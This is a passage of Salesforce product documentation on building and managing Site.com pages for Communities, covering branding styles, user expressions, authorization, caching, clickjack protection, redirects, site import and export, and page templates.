- Communities users with the “Create and Set Up Communities” permission are assigned the role of site administrator in a community’s Site.com site. However, they don’t appear in the User Roles section on the Overview tab of Site.com Studio.
- You can’t create, delete, or duplicate community sites in Site.com.
- When working with data-bound components, such as data repeaters and forms, keep in mind that the objects listed may not be available to site visitors. For authenticated visitors, object access on public and private pages is controlled by their user profiles. For unauthenticated visitors, object access on public pages is controlled by the site’s guest user profile.
- When adding forms to authenticated community pages in Site.com, set the current user for Salesforce objects that require the Owner ID field. Setting the current user (as opposed to the default guest user) lets you identify the authenticated user when the form is submitted. To set the current user for the Owner ID field, select the field in the form, click **Configure** under Field Properties in the Properties pane, select `Global_Property` as the source, and select `Current_userID` as the value.
- The home page, 404 page, login page, and self-registration page that you specify for Site.com Community sites in Site Configuration set the default pages for the Site.com Community site. These default URLs are used unless you specify different URLs in Community Management under **AdministrationPages** and **AdministrationLogin & Registration**. Community error pages are specified in Force.com Setup, under Error Pages.
- When your Site.com Community site is inactive, users are redirected to the Service Not Available page defined in Community Management under Pages.
- The contributor’s view is not available by default for Site.com Community sites. However, you can use a Site.com Contributor license to grant contributor access to a specific user. See *About Feature Licenses* in the Site.com help for details. Alternatively, a user can preview the Site.com Community site as a contributor by appending `?iscontrib` to the site’s URL. For example:
`https://sitestudio.na1.force.com/?iscontrib`

[Choosing Between Community Builder and Force.com Sites](#)

[Use Site.com to Customize Your Community](#)

[Set Up and Manage Salesforce Communities](#)

Use Site.com to Customize Your Community

Communities users can use Site.com to build custom, branded pages for a community. There are many approaches to building custom pages for your community, but these are some of the typical stages involved:

- **Import Assets**—Collect the assets, images, and files you plan to use on your custom page. [Import the assets](#) into Site.com Studio, where they appear in the Assets section of the Overview tab.
- **Create Branded Pages**—The quickest and easiest way to create branded pages is to use the Community Template, which is automatically included with all Site.com community sites. When you [create a new page based on the Community Template](#), the page includes all of the branded styles in your community, including the community's header and footer. If you want even more control over the look and feel of your community page, you can [create your own page template](#), drag community headers and footers to it from the Widgets section of the Page Elements pane, and add other community styles.

 **Note:** As of Spring '15, the Community Template is no longer available for new communities. If you already have a Site.com community that's based on the Community Template, it will continue to work. For information on creating a community, see [Create Communities](#) on page 3373.

- **Use Branded CommunityStyles**—Develop the look and feel of your custom pages by using the [CommunityBranding style sheet](#), or by [creating branded community styles](#) in your own cascading style sheets (CSS). If you're not completely up to speed with CSS, the [Style pane](#) provides an easy, visual way to create and manage styles. Or if you're a CSS expert who likes to get straight into the code, you can hand-code community styles right in your own [style sheets](#).
- **Create Public Pages**—Using the template as a base, you can quickly [create pages](#), which automatically inherit all the elements of the page template. Or if you need a standalone page that doesn't follow the overall design, you can create a blank page instead.
- **Make Pages Private**—By default, any page you create in Site.com Studio is publicly available. However, you can [make pages private](#) so that only logged-in Communities users can access them.
- **Add Features, Page Elements, and Community Widgets**—Use Site.com's prebuilt [page elements](#) to add features such as [navigation menus](#), [images](#), [content blocks](#), and community [widgets](#). Retrieve data from your organization's objects and dynamically display it on your site pages using [data repeaters](#) and [data tables](#). Alternatively, gather and submit data from visitors using [forms](#).
- **Add and Edit Content**—At this stage, the page is usually ready for you to add and edit content such as [text](#), [images](#), [videos](#), and [hyperlinks](#). And as you work, you can [upload](#) any images or files you need.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage a community's Site.com custom pages:

OR

Site.com
Publisher User
field enabled on the user
detail page

AND

Site administrator or
designer role assigned
at the site level

- **Review and Test the Page**—Testing the changes to your page happens throughout the development cycle. You should always [preview your changes](#) to ensure they display as expected in a browser. You can also send a preview link to reviewers so they can review the finished product before it goes live.
- **Publish the Page**—After testing is complete, you're ready to make the page available to your community by [publishing your changes](#).
- **Add Authenticated Pages to Your Community's Tab**—Now that the page is tested and published, if you're working with authenticated pages, the final step is to [add the page to a tab](#) in your community.
- **Use Site.com in Sandbox**—Site.com is now available on sandbox. When you create a sandbox copy from a production organization, you can include your Site.com sites. You can also copy your sandbox site back to production using the [overwrite](#) feature.

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Configure and Customize Pages in Your Community

Pages are the building blocks of your community. They control how your users see and interact with the community.

Each page contains a collection of components that are organized around a task or function—whether it’s opening a case or searching for an article. The pages that comprise each of the preconfigured community templates are ready for you to use with very little configuration. Also, you can create pages or drag and drop other components on to existing pages as needed. If you create custom Lightning components, they appear in the list of available components on the left side of the page.

When you edit a page, you can set properties for how information appears, move components around, or delete components you don’t require.

 **Note:** You can delete inactive pages, but you can’t rename pages.

For example, the Home page in the Customer Service (Napili) template contains components that quickly give community members an overview of the community content. These include components that let customers explore articles, read discussions, search for information, ask questions, and contact support. If you’re creating a community to deflect cases and don’t want to let customers file cases, you can remove the component for contacting support.

To edit a page, go to Community Builder

1. From the Page dropdown, select the page to edit.
2. Click  to open the Page Editor.
3. Select the component you want to edit.
4. In the property editor, edit any of the properties of the component.
5. To add a component to the page, simply drag it from the Lightning Components menu and drop it where you want it on the page.
6. To delete a component from the page, hover over the component and click .
7. After you’re done configuring the page, click **Publish**.

To enable Communities:

- “Customize Application”

To create article types and article actions:

- “Manage Salesforce Knowledge”

To create data categories:

- “Manage Data Categories”

Create Branded Pages from the Community Template

Site.com Community sites include a branded template that you can use to create new community site pages.

The styles for the `Community Template` come from the `CommunityBranding` style sheet, which is automatically included for all new Site.com Community sites.

To create branded pages from the `Community Template`:

1. On the Site.com Overview tab, hover over Site Pages and click **New**.
2. Type the new community page name. Page names can't include spaces or special characters, such as #, ?, or @.
3. Make sure `Community Template` is selected for the page template.
4. Click **Create**.

Note:

- Community branding options, such as headers, footers, and page colors, are set from the **Administration > Branding** section on the Community Management page.
- Empty community headers and footers, or headers that contain only images, won't work in Site.com. Be sure to specify customized HTML blocks for your community headers and footers if you're creating Site.com pages from the `Community Template`, or creating community headers and footers using `Network` namespace expressions.
- Community headers and footers are available as widgets in Site.com community pages. To add a community header or footer to a blank page, drag it to the page from the Widgets section of the Page Elements pane.

- "Create and Set Up Communities"

OR

`Site.com`

`Publisher User`

field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

Apply Community Styles from the CommunityBranding Style Sheet

The `CommunityBranding` style sheet contains a set of CSS styles created from `Network` namespace expressions.

The `CommunityBranding` style sheet is attached to the `Community_Template`, and is responsible for the template's branded look and feel. You can access the styles in the `CommunityBranding` style sheet and apply them directly to elements on any page.

To apply community styles using the `CommunityBranding` style sheet:

1. Make sure the `CommunityBranding` style sheet is attached to the Site.com page you want to brand. (See [Creating and Using CSS Style Sheets](#) on page 5436.)

 **Note:** All Site.com pages based on the `Community_Template` automatically have the `CommunityBranding` style sheet attached to them.

2. Select the element on the page you want to style.
3. Open the Style pane.
4. Select Class.
5. Start typing "brand".
A list of all of the available styles in the `CommunityBranding` styles sheet appears.
6. Select the style you want to apply.

designer role assigned
at the site level

Create Community Styles in a CSS Style Sheet

Branded Community styles are available in Site.com Community sites through `Network` namespace expressions.

You can access a full list of available `Network` namespace expressions to create new community styles in any CSS style sheet. When you add an expression to a CSS rule, Site.com “pulls in” the style as it’s defined in the community, and displays it on your page.

To create community styles in a CSS style sheet:

1. Open an existing style sheet or create a new style sheet. (See [Creating and Using CSS Style Sheets](#) on page 5436.)
2. Click **Edit Style Sheet Code**.
3. Add a new community style rule by using any of the available `Network` expressions. You can create both ID styles and class styles. For example:

```
#main_content_block {
  background-color: {!Network.primaryColor};
  color: {!Network.primaryComplementColor};
}
.secondary_content_blocks{
  background-color: {!Network.zeronyColor};
  color: {!Network.zeronyComplementColor};
}
```

4. Apply the new styles to elements on other pages.

Note: Remember, the style sheet that contains your community styles must be attached to the page containing your styled elements.

View the CommunityBranding Style Sheet

The `CommunityBranding` style sheet contains a set of branded styles from your community.

Community branding options, such as headers, footers, and page colors, are set from the **Administration > Branding** section on the Community Management page.

To see the Community styles in the `CommunityBranding` style sheet, on the Site.com Overview tab, click Style Sheets, and click the `CommunityBranding` style sheet. The Community styles are listed on the left. To see the code for the style sheet, click **Edit Style Sheet Code**.

A total of fourteen Community class styles are provided. These are the default contents of the style sheet:

Site.com Authorization Overview

As part of your site design, you might want to control what content is public and private to your site visitors. New sites are initially set so that all site resources, such as folders and pages, are public. You can change the default setting from the Authorization view found under Site Configuration.

The global site authorization options are:

- No Authorization (default)—All resources are public.
- Requires Authorization—All resources are private.
- Custom—All resources are public by default, but can be made private.

The No Authorization and Requires Authorization options let you quickly make your site either all public or all private. But, if you want to control access to individual pages, folders, and other resources, use the Custom option. Selecting Custom enables a `Requires Authorization` checkbox on the Actions menu  for all resources throughout the site. You can define authorization at the site, folder, page, and individual resource level. As you mark items for authorization, a lock icon  appears on them. After a resource, like a page, is marked as private, users who aren't logged into Salesforce are asked to log in when they try to access it.

Resources can inherit their privacy setting from folders. For example, when a resource, such as a site folder, is marked for authorization, anything placed in that folder inherits the folder's authorization setting and becomes private. If you drag that resource into a public folder, it becomes public again. But, if you explicitly mark a resource as private using the Actions menu, and then drag it into a public folder, it still remains private because the privacy setting at the resource level dominates.

When you use the Custom option, an authorization table appears in the Authorization view that lets you manage your private resources/items marked as private. You can remove authorization from a resource by either deleting it from the authorization table, or by deselecting the Requires Authorization box on the item itself.

Setting Custom Authorization

When you select Custom authorization, you get a great deal of flexibility in controlling access to your site. Not only can you control who has access to top level resources, like folders and pages, but you can also set access at the individual resource level.

Using Custom authorization at the folder level is a great way to make a large number of resources private without having to mark them individually. Let's say you periodically run sale offers for your paid users. If you drag all the sale pages into a special folder you mark for authorization, they instantly inherit the folder's setting. Users will need to log in to access them. Plus, if you decide to make one of the sale pages available to everyone, you can simply drag it back into a public folder, or to the root of the All Site Content area.

1. Open your site for editing.
2. Click **Site Configuration > Authorization**.
3. Select **Custom**.
4. Click **All Site Content**.
5. Create a folder to hold the private pages if it doesn't already exist.
6. From the folder's Actions  menu, select **Requires Authorization**. You'll see the lock  appear on the folder. It is now private.
7. Drag any pages you want to make private into the folder. A lock  appears on them too.

 **Example:** Let's take another example. If you have a page that you'd like to keep private no matter where it resides, you can set its authorization using the Actions menu. After you set it at the individual resource level, it remains private even if you drag it into a folder that isn't set to private. In other words, a resource marked private is always private until you deselect **Requires Authorization** on the Actions menu.

If you check the Authorization page, you'll see all folders and resources marked private are listed in the authorization table where you can view and delete them.

SEE ALSO:

[Removing Site.com Authorization](#)

Removing Site.com Authorization

You can remove authorization for a resource by either deleting it from the authorization table under Site Configuration, or by deselecting **Requires Authorization** from the  menu.

1. Open your site for editing.
2. Click **Site Configuration > Authorization**.
3. From the authorization table, click **Delete** next to the item you want to remove. Alternatively, navigate to the All Site Content view. Select the resource. From the Actions  menu, deselect **Requires Authorization**.

EDITIONS

USER PERMISSIONS

To manage authorization:

- You must be an administrative user on the site

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To manage authorization:

- You must be an administrative user on the site

 **Example:** If a resource is explicitly marked as private using the Actions menu, then you must remove authorization from it using the Actions menu. For example, if a page marked private is dragged into a folder that's public, it remains private. Likewise, if you drag it into a folder that's already private, and remove the authorization on that folder, the page will still be private.

[Setting Custom Authorization](#)

Display Current Community User Information

Site.com designers creating authenticated pages for a community site can display the current user's information by accessing `CurrentUser` namespace expressions.

1. Open the page on which you want to display the current community user's information.
2. From the Page Elements pane, drag a **Content Block** or **Custom Code** page element onto the page.
3. Type `{!CurrentUser. }` and the value that you want to display.
For example, `{!CurrentUser.firstName}` .

Check the list of [available expressions for displaying current user information](#).

4. Add any additional text you require.
For example, `Welcome back { !CurrentUser.firstName} !`.
5. If you're in a Content Block, click **Save**. If you're in a Custom Code element, click **Save and Close**.

 **Note:** If an unauthenticated user views a page that contains `CurrentUser` expressions, the current user information does not appear. For example, if an unauthenticated user viewed a page that contained the above example, the user would see "Welcome back !" as the welcome message.

detail page

AND

Site administrator or
designer role assigned
at the site level

Expressions Available for Displaying Current User Information

Use these `CurrentUser` namespace expressions to [display authenticated user information](#) on a Site.com community page.

CurrentUser Expression	Displays
<code>{!CurrentUser.name}</code>	Combined first and last name of the user, as displayed on the user detail page.
<code>{!CurrentUser.firstName}</code>	First name of the user, as displayed on the user edit page.
<code>{!CurrentUser.lastName}</code>	Last name of the user, as displayed on the user edit page.
<code>{!CurrentUser.userName}</code>	Administrative field that defines the user's login.
<code>{!CurrentUser.email}</code>	Email address of the user.
<code>{!CurrentUser.communityNickname}</code>	Name used to identify the user in a community.

Determine the URL of a Site.com Page

After you create a Site.com page, you can determine the page's URL to:

- Provide your users with a URL that lets them access a public page directly.
 - Create a link to the page from other pages, including Force.com Sites and Visualforce pages.
 - Make it the home page for your community using a URL redirect in Force.com Sites.
 - Add a private page to a web tab in your community.
1. To determine the correct URL for the page:
 - From the Create Community wizard, click **Customize**.
 - If you navigated away from the Create Community wizard, click **Customize > Communities > All Communities**, then click the **Manage** button next to the community name.
 2. Click **AdministrationSettings**.
 3. Copy the URL displayed on the page and paste it into a text editor.
 4. To create a URL that points to:
 - The Site.com site's home page, append `/s/` to the URL. For example, `https://mydomain.force.com/mycommunity/s/`.
 - A specific Site.com page, append `/s/<page_name>`, where `<page_name>` is the name of the Site.com page. For example, `https://mydomain.force.com/mycommunity/s/promotion`.

The URL is case-sensitive and “s” must be lowercase.

SEE ALSO:

[Add Authenticated Site.com Pages to Community Tabs](#)

[Force.com Sites URL Redirects](#)

Add Authenticated Site.com Pages to Community Tabs

After you create a private Site.com page, you can add the page to a tab in your community.

In this case, you need to create a Web tab that points to your Site.com page.

1. In the Properties pane for your page, select *Show Salesforce Header*.
Selecting this option ensures that you see tabs in your community.
2. Enter the tab name as it should appear on the tab in your community.
The web tab you create must have the same name.
3. [Determine the correct URL for the page](#).
The URL must be in the following format
`https://mydomain.force.com/mycommunity/s/<pagename>`, where
pagename matches the name of your page.
4. From Setup, enter *Tabs* in the *Quick Find* box, then select **Tabs**.
5. In Web Tabs, click **New** and enter the name of the tab as it appears in the Tab Name field in your page properties.
6. On the Step 3 screen, paste the URL you created in the Button or Link URL text box.
7. Return to the Create Community wizard and add the new tab to your community.

To preview the private page in your community, you must publish your Site.com site.

 **Note:** You can't publish your site from sandbox.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To build, edit, and manage a community's Site.com custom pages:

- “Create and Set Up Communities”

OR

Site.com Publisher User field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

Add Chatter News or Group Feeds to Community Site.com Pages

Use the Chatter News Feed to display a Chatter feed on your site pages, or display the feeds of a particular group using the Chatter Group Feed.

1. Drag the **News Feed** or **Group Feed** from the Widgets section of the Page Elements pane onto the page.
When you add a widget to a page, it creates a copy or *instance* of the widget. You can't edit the content of a widget, but you can edit the properties.
2. If you're adding a group feed, enter the Group ID in the Properties pane.
The Group ID determines which group feed is displayed on your page. You can include more than one group feed on a page if you want to show the feeds for multiple groups.
3. Preview the page to test the feed, or use Live Mode to see how the feed renders in different mobile devices.

Consider the following limitations when using a news or group feed in your community Site.com sites:

- Chatter news and group feeds only appear if a user is logged in to the community. They don't appear to guest users or in anonymous preview mode.
- Chatter news and group feeds may not render appropriately on pages less than 700px wide. We recommend a minimum page width of 700px to view full content. We also recommend using a white background.
- Chatter news and group feeds only inherit some page branding elements.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

OR

Site.com
Publisher User
field enabled on the user
detail page

AND

Site administrator or
designer role assigned
at the site level

Improve Performance with HTML Page Caching for Communities in Site.com

HTML caching lets you improve the performance and page rendering of your community's Site.com site by controlling how often the generated markup of the page is reloaded.

Lets say 100 people visit the page at the same time. Without caching, the page makes 100 separate requests for the same markup, slowing performance considerably. However, with caching enabled, the page markup is requested and retrieved only once—the first time someone visits the page. Any subsequent page requests during a set time period are returned from the cache. When the specified time period expires, the cache is refreshed.

 **Note:** The caching duration applies only to community pages that are accessed by guest users. When a user logs in to access the page, caching is disabled.

1. In Site.com Studio, open the page.
2. In the `Cache Duration (Minutes)` field of the Cache section of the Properties tab, specify the length of time to cache the page.
By default, the caching duration of a page is set to 30 minutes.
To disable caching, set the page's caching duration to 0.

Configuring Site Properties

Set properties for the site, such as the home page, site name, and error page, and create an anonymous preview URL that allows other users to review the site before it goes live. The URL is always valid (unless you disable it) and shows the latest work in progress. It's only available to the people you send it to, and can't be found by search engines.

1. On the Overview tab, click **Site Configuration**.
2. Click **Edit**.
3. In the Site Configuration view, you can:
 - Replace the name in the `Site Name` field to rename the site.
 - See the `Developer Name` of the site. This read-only field may differ from the `Site Name`. The `Developer Name` is used by the Metadata API.
 - Select **Enable Anonymous Preview** to create a URL that allows other users to preview the site before it goes live. (Click the **View Anonymous Preview** option that appears in the **Preview** menu to access the preview URL, which you can copy and send to other users to review and test your changes.) **Enable Anonymous Preview** is also available from the **Preview menu** on the Overview tab.
 - [Access the site's guest user profile.](#)
 - [Set the clickjack protection level.](#)
 - Select the home page for your website in the Home Page drop-down list.
 - *Site.com Community sites only:*
 - Select the login page for your Site.com Community site in the Login Page drop-down list.
 - Select the page that you've set up for Site.com Community site users who don't have accounts yet from the Registration Page drop-down list.
 - Select the Forgot Password page you've set up for your community using Site.com.
 - Select a user-friendly error page in the 404 Page drop-down list to display when a page can't be found. It's a good idea to create a user-friendly error page to assist site visitors if they encounter a broken link.
4. Click **Save**.

Note:

- The home page, 404 page, login page, and self-registration page that you specify for Site.com Community sites in Site Configuration set the default pages for the Site.com Community site. These default URLs are used unless you specify different URLs in Community Management under **AdministrationPages** and **AdministrationLogin & Registration**. Community error pages are specified in Force.com Setup, under Error Pages.
- When your Site.com Community site is inactive, users are redirected to the Service Not Available page defined in Community Management under Pages.

Enabling Clickjack Protection

Clickjacking is a type of attack that tries to trick a user into clicking something, maybe a button or link, because they perceive they are clicking something safe. Instead, the button or link performs malicious actions on your site leading to data intrusion, unauthorized emails, changed credentials, or other site-specific actions.

Hidden iframes that load your site's pages can be placed maliciously by an unrelated page that entices the user to click a button or link that appears below the hidden iframe. With clickjack protection, you can configure whether your browser allows frames or iframes over your site pages. The default clickjack level for Site.com is set to Allow framing by the same origin only.

You can set the clickjack protection for a site to one of these levels:

- Allow framing by any page (no protection)
- Allow framing by the same origin only (recommended)
- Don't allow framing by any page (most protection)

 **Note:** Same-origin framing allows the site's page to be framed only by pages on the same domain name and protocol security.

1. On the Overview tab, click **Site Configuration**.
2. Click **Edit**.
3. Select the desired level of clickjack protection.

 **Note:** Salesforce Communities have two clickjack protection parts—one for the Force.com Communities site which is set from the Force.com site detail page and another for the Site.com Communities site which is set from the Site.com configuration page. It's recommended that both are set to the same value.

To build, edit, and manage Site.com sites:

- Site.com Publisher User field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

Creating URL Redirects in Site.com

If you move or reorganize pages in your site, search engines may have trouble finding the new page locations. To avoid this, set up URL redirects to inform users and search engines that site content has moved.

You can use URL redirects to:

- Maintain search engine ranking. For example, if you change a page’s name from “Gadgets” to “Widgets,” creating a redirect rule from /Gadgets to /widgets lets you restructure the site without affecting your page ranking.
- Make URLs more readable and memorable. For example, site visitors will find long or numeric page names, such as /widget65AD890004ab9923, difficult to remember. Instead, you can provide them with a short, friendly URL, such as /widget, and create an alias that redirects to the correct page when the user uses the short URL alias.
- Assist with migration from another system to Site.com if you’re still using the same domain. For example, if your old site ran on PHP, you can create a redirection rule from an old page, such as /index.php, to a new page in Site.com, such as /myNewPage.

To assign a redirect to a site page:

1. On the Overview tab, click **Site Configuration > URL Redirects**.
2. Click **Create a Redirect**.
3. Specify the `Redirect type`:

Option	Description
Permanent (301)	Select this option if you want users and search engines to update the URL in their systems when visiting the page. Users visiting a page redirected with this type are sent seamlessly to the new page. Using a permanent redirect ensures that your URLs retain their search engine popularity ratings, and that search engines index the new page and remove the obsolete source URL from their indexes.
Temporary (302)	Select this option if you want users and search engines to keep using the original URL for the page. Search engines interpret a 302 redirect as one that could change again at any time, and though they index and serve up the content on the new target page, they also keep the source URL in their indexes.
Alias	Select this option if you don’t want the URL to change in the user’s browser, but you want to redirect to a different page. Search engines won’t be aware of the change or update their records.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

Option	Description
	Alias redirects only work when you redirect from one Site.com page to another. You can't create an alias to an external address.

4. Specify the former page location in the `Redirect from` field.
 - The page location must be a relative URL.
 - The page can have any valid extension type, such as `.html` or `.php`, and can contain parameters. Parameter order is irrelevant.
 - The URL can't contain anchors, such as `/siteprefix/page.html#target`.
 - You can create just one redirection rule *from* a particular URL. If you create a new rule with the same Redirect From information, the old rule is overwritten.
5. Specify the new page location in the `Redirect to` field. This can be a relative URL or a fully-qualified URL with an `http://` or `https://` prefix. Unlike pages you're redirecting from, pages you're redirecting to can contain anchors.
6. To immediately enable the redirection rule, ensure `Active` is selected. To enable it at a later stage, deselect the property.
7. Click **Save**.

The URL Redirects section displays all URL redirection rules you've created for your site.

- Edit an assigned redirect rule by clicking  > **Edit Redirect**.
- Delete a redirect rule by clicking  > **Delete Redirect**.

Importing External Websites into Site.com

With Site.com Studio, you can import your existing website and recreate it automatically as a Site.com site. This saves you the time of having to re-code existing HTML pages.

Create a zipped file of your website and the content with the desired folder structure. Create a new Site.com site and then [import](#) your zipped file.

During the creation of the new Site.com site, all your HTML pages and assets are copied into the new site in the same locations they are in the zipped file. Here are some guidelines for importing assets.

- Some code in style sheets may not convert properly to the Site.com format. If this happens, you'll receive a warning message. You can continue to import the zipped file or stop the import. If you continue, the style sheet imports and you can then manually attach it to your pages.
- You can edit the `<head>` section of a page using Edit Head Markup in scripts section on the properties pane. This is useful for manually editing the HTML.
- The maximum file size you can import is 50 MB unless you import and *unzip* a .zip file. In that case, you can import a .zip file of up to 200 MB if you select **Unzip files** during the import process. If your site is larger than 200MB when zipped, you can create more than one zipped file and import them individually.
- Site.com attempts to format links correctly when importing a page. Links are checked in content blocks, custom code, and head script markup. You can check for any links that might still be broken on your page using the link checker. Open the page, select  > **Find Broken Links**. A dialog displays showing any broken links. To fix the link, click **Edit**. The link opens in the HTML editor.

[Importing a Site.com Site](#)

Copying and Overwriting a Site

Sometimes, you might want to copy and replace your current production Site.com or Site.com community site with another site.

You'll first need to export a copy of your site from your . Once you have an exported `.site` file, import that file into your production organization using the overwrite feature. Overwrite replaces your production site with the imported site. You can only overwrite sites that are the same type. For example, you can't overwrite a Site.com site with a Site.com community site.

1. Create your `.site` file using the [export](#) feature in Site.com Studio.
2. From Site.com Studio in your production site, click **Site Actions** > **Overwrite This Site**. Alternatively, if you have access to the Site.com tab in your organization, you can click  next to the site name to find **Overwrite**.
3. Click **Browse** to find the `.site` file you exported.
4. Click **OK** at the overwrite warning.

 **Warning:** You can't revert once you have overwritten a site.

Here are a few tips when using overwrite.

- You'll need to publish the site you overwrote before changes take effect.
- When copying a site, the production site is overwritten. So, be sure to backup your production site by [exporting](#) a `.site` file.
- Overwrite does not copy data changes. For example, if you created a custom object to use in a repeater in the site you are copying from, that repeater won't work in the production site until you create the same custom object.
- If there are assets that exist in the production site that do not exist in the site you are copying from, they are moved to the trash can during the overwrite process so you can restore them if needed.
- If your copied site has a different name than your production site, the production name is preserved and only the contents are changed. For example, if your site is called Site One and you overwrite your production site called Site Two, the production site is still called Site Two.

[Exporting a Site.com Site](#)

[Using the Metadata API to Deploy a Site](#)

Using the Metadata API to Deploy a Site

As a user, you can migrate a site from sandbox to production. You can use the Metadata API to create a deployable package for Salesforce Communities sites and Site.com sites.

There are several tools that you can use to create a package:

- Change sets (for Site.com and Site.com Communities sites only). The component type is called `Site.com`.
- Workbench, which works for creating all site types. The metadata type is called `SiteDotCom`.
- Force.com migration tool for Ant, which works for creating all site types. The metadata type is called `SiteDotCom`.

If using change sets, select Site.com from the list and follow the prompts to create your package. If using Workbench or Force.com as your tool, you must create a `package.xml` file. That file is submitted to the Metadata API to create a package.

USER PERMISSIONS

To overwrite sites:

- Site administrator or designer role assigned at the site level

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

 **Note:** You can include a Guest User Profile in your `package.xml` file. If you do so, that Guest User Profile is linked to the site during deployment.

The packaging process generates a folder that contains a content file and a metadata xml file. The content file name is `[sitename].site`. The metadata `.xml` file name is `[sitename].site-meta.xml`.

If you deploy a package that doesn't include a `.site` file, an empty site is created. If the package contains a site file, and the organization already contains a site with the same name, the site is updated.

 **Note:** There is a file size limitation when using the Metadata API to deploy a site from sandbox to production. The assets in the `.site` file can't be larger than 40 MB. The site gets created, but the assets show in the new site as broken. To fix the assets, export the assets from the sandbox environment separately and then import them into your new site.

For help with the Metadata API, see the Metadata API Developer Guide. You can find help for change sets in the online help and for the Force.com Migration Tool Guide at https://developer.salesforce.com/page/Migration_Tool_Guide.

Importing and Managing Assets

Contributors, publishers, and site administrators can import a variety of assets, such as images, HTML pages, and PDFs, to use in a website. You can import assets and files individually, or use a zipped file. When importing entire websites or large numbers of assets, it's easier to create a zipped file of the content with the desired folder structure. When importing the zipped file for a website, Site.com recreates your website and places everything in the same folder structure.

Note:

- The maximum file size you can import is 50 MB unless you import and *unzip* a .zip file. In that case, you can import a .zip file of up to 200 MB if you select **Unzip files** during the import process.

The quickest way to import one or more files is to:

- Select the files from your computer and drag them directly onto the Studio interface. This is supported for Mozilla® Firefox® and Google® Chrome only. You can drag individual files, or a zipped file.
 - Depending on the types of files you're importing, a dialog box may appear that lets you:
 - Select **Unzip files** to extract the contents of a .zip file. If the .zip file includes folders, this structure is maintained in your site.
 - Select **Overwrite existing files** to replace a file that already exists in the site.
 - Select **Convert CSS files into style sheets**, if you're a site administrator or designer, to convert a CSS file into a style sheet that you can use to style your website.
-  **Note:** If you import a .zip file that includes CSS files, and they fail to convert, they may not be valid. Try unchecking this option and then re-importing the .zip file.
- Select **Convert HTML files into pages** to import HTML pages into your website. The structure of the HTML page is maintained in your site, but the HTML is not validated during import.

Alternatively, to import a single file:

- Click **Import...**

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance,** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

To edit only content in Site.com sites:

- Site.com Contributor User

AND

Contributor role assigned at the site level

2. Click **Browse...** to locate the file.
3. Select the file and click **Open**.
4. Depending on the type of file you're importing, you can:
 - Select **Unzip files** to extract the contents of a .zip file. If the .zip file includes folders, this structure is maintained in your site.
 - Select **Overwrite existing files** to replace a file that already exists in the site.
 - Select **Convert CSS files into style sheets**, if you're a site administrator or designer, to convert a CSS file into a style sheet that you can use to style your website.
 - 📌 **Note:** If you import a .zip file that includes CSS files, and they fail to convert, they may not be valid. Try unchecking this option and then re-importing the .zip file.
 - Select **Convert HTML files into pages** to import HTML pages into your website. The structure of the HTML page is maintained in your site, but the HTML is not validated during import.
5. Click **Import**. A message appears indicating whether the file was imported successfully.
6. Click .

You can [add images](#) and [videos](#) to the text areas of your site pages, or [create a hyperlink](#) to any imported asset. If you're a site administrator or designer, you can add also [add images directly](#) to the page.

View the list of imported assets in the Assets view on the Overview tab. You can also access assets in the All Site Content view, which displays the folder hierarchy of your site.

- To view a thumbnail of an imported image, hover over it.
- To save an asset to your computer, hover over or select it and click  > **Download**.
- To remove an asset from your site if you're a site administrator or designer, hover over or select it and click  > **Delete**. If the asset is being used in your site, you see a confirmation message with a list of locations where that asset is in use.
- To rename an asset on your site if you're a site administrator or designer, hover over the asset and click  > **Rename**.

[Exporting Assets](#)

Designers and site administrators can export all site assets separately from the `.site` file. You can export assets together or individually.

[Creating and Managing Folders](#)

As a site administrator or designer, you can create folders to manage your pages, style sheets, templates, and assets.

The Document Type Definition (DTD) or *doctype* of a page defines which version of HTML it's using. This information is used by some browsers to trigger a standard rendering mode. By default, each page's doctype is set to HTML5, which is the latest version, but you can change it to XHTML 1.0.

SEE ALSO:

[Using Site.com Studio as a Site Administrator or Designer](#)

Site.com Page Templates Overview

Before you begin building the pages of your website, take some time to plan the pages you need, and in particular, which pages will have a similar layout. Once you've decided on the layout, the quickest method is to use a page template to build the basic layout.

About Page Templates

A page template lets you define the layout and functionality of site pages in one location. By adding common page elements to the template and then basing site pages on it, you can achieve a consistent look and feel throughout your site. Page templates don't appear on your public site.

As the template creator, you specify which elements users can edit in pages based on the template. By default, a page element in a template is "locked," so users can't edit its contents in any template-based page unless you mark the page element as "editable." Conversely, when users edit an editable page element in a template-based page, their changes are specific to that page and don't affect your template.

For example, this main page template contains a non-editable header and navigation menu that are common to all the pages in the site (1). The main template also has an editable center panel (2) to house the page-specific content of each page that's based on it.

Note:

- Page templates must contain at least one editable page element. Otherwise, users can't edit site pages that are based on the template.
- [Panels](#) are ideal for adding editable areas to page templates.

You can use page templates to:

- Save time and effort by laying out the page structure and using it as a starting point when you create site pages. For example, you could design a template with a fixed header panel and side menu, and an editable center panel, to which you add page-specific page elements and content.
- Quickly make global updates to the layout or style of your website, as any changes you make to the template's design are reflected immediately in all the pages that use it.
- Control how other users (such as contributors or other site administrators and designers) can modify site pages. For example, you may allow contributors to edit specific content blocks only.
- Ensure your template design remains pixel-perfect. When users edit a page that's based on a template, their changes don't affect your template.
- Reuse common design elements by creating child templates.
- Allow contributors to create site pages that are based on the template.

EDITIONS

Available in: Salesforce Classic

